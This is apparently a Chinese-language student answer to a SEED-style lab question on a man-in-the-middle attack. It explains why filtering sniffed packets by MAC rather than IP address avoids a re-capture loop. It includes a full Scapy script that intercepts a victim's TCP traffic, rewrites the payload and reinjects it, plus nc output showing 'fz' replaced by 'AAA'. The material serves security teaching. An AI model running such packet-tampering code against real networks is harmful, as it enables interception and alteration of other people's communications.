问题5：在MITM程序中，当您从A（10.9.0.5）捕获数控通信时，您可以在过滤器中使用A的IP地址或MAC地址。其中一个选择并不好，它将会造成问题，即使这两种选择都可能有效。请同时试一试，并使用你的实验结果来显示哪种选择是正确的，并请解释你的结论。


我们可以观察到，以受害者的IP地址过滤时，在恶意路由器上会看到不停地发包；而以MAC地址过滤时，在恶意路由器上只能看到一个包。在server端都可以看到替换字符，说明两种方式攻击均成功。但我们能观察到不同的是以IP地址过滤时，恶意路由器在不停地发包，说明它对自己发出的报文在进行抓包检测，而以MAC地址过滤时，不会对自己发出的报文进行检测，因此，选择以MAC地址过滤的方法更好。

要过滤 MAC 地址，修改 `mitm sample.py` 代码如下：

```
#!/usr/bin/env python3
from scapy.all import *
print("LAUNCHING MITM ATTACK.........")

def spoof_pkt(pkt):
    newpkt = IP(bytes(pkt[IP]))
    del(newpkt.chksum)
    del(newpkt[TCP].payload)
    del(newpkt[TCP].chksum)

    if pkt[TCP].payload:
        data = pkt[TCP].payload.load
        print("*** %s, length: %d" % (data, len(data)))

        # Replace a pattern
        newdata = data.replace(b'fz', b'AAA')

        send(newpkt/newdata)
    else:
        send(newpkt)

f = 'tcp and ether src host 02:42:0a:09:00:05'
pkt = sniff(iface='eth0', filter=f, prn=spoof_pkt)
```



```
root@ee11c0c0a3e6:/# nc 192.168.60.5 9090
fz
fzseu
```



```
[07/16/21]seed@VM:~/Desktop$ docksh 57
root@57e35aca5322:/# nc -lp 9090
fz
AAAseus
```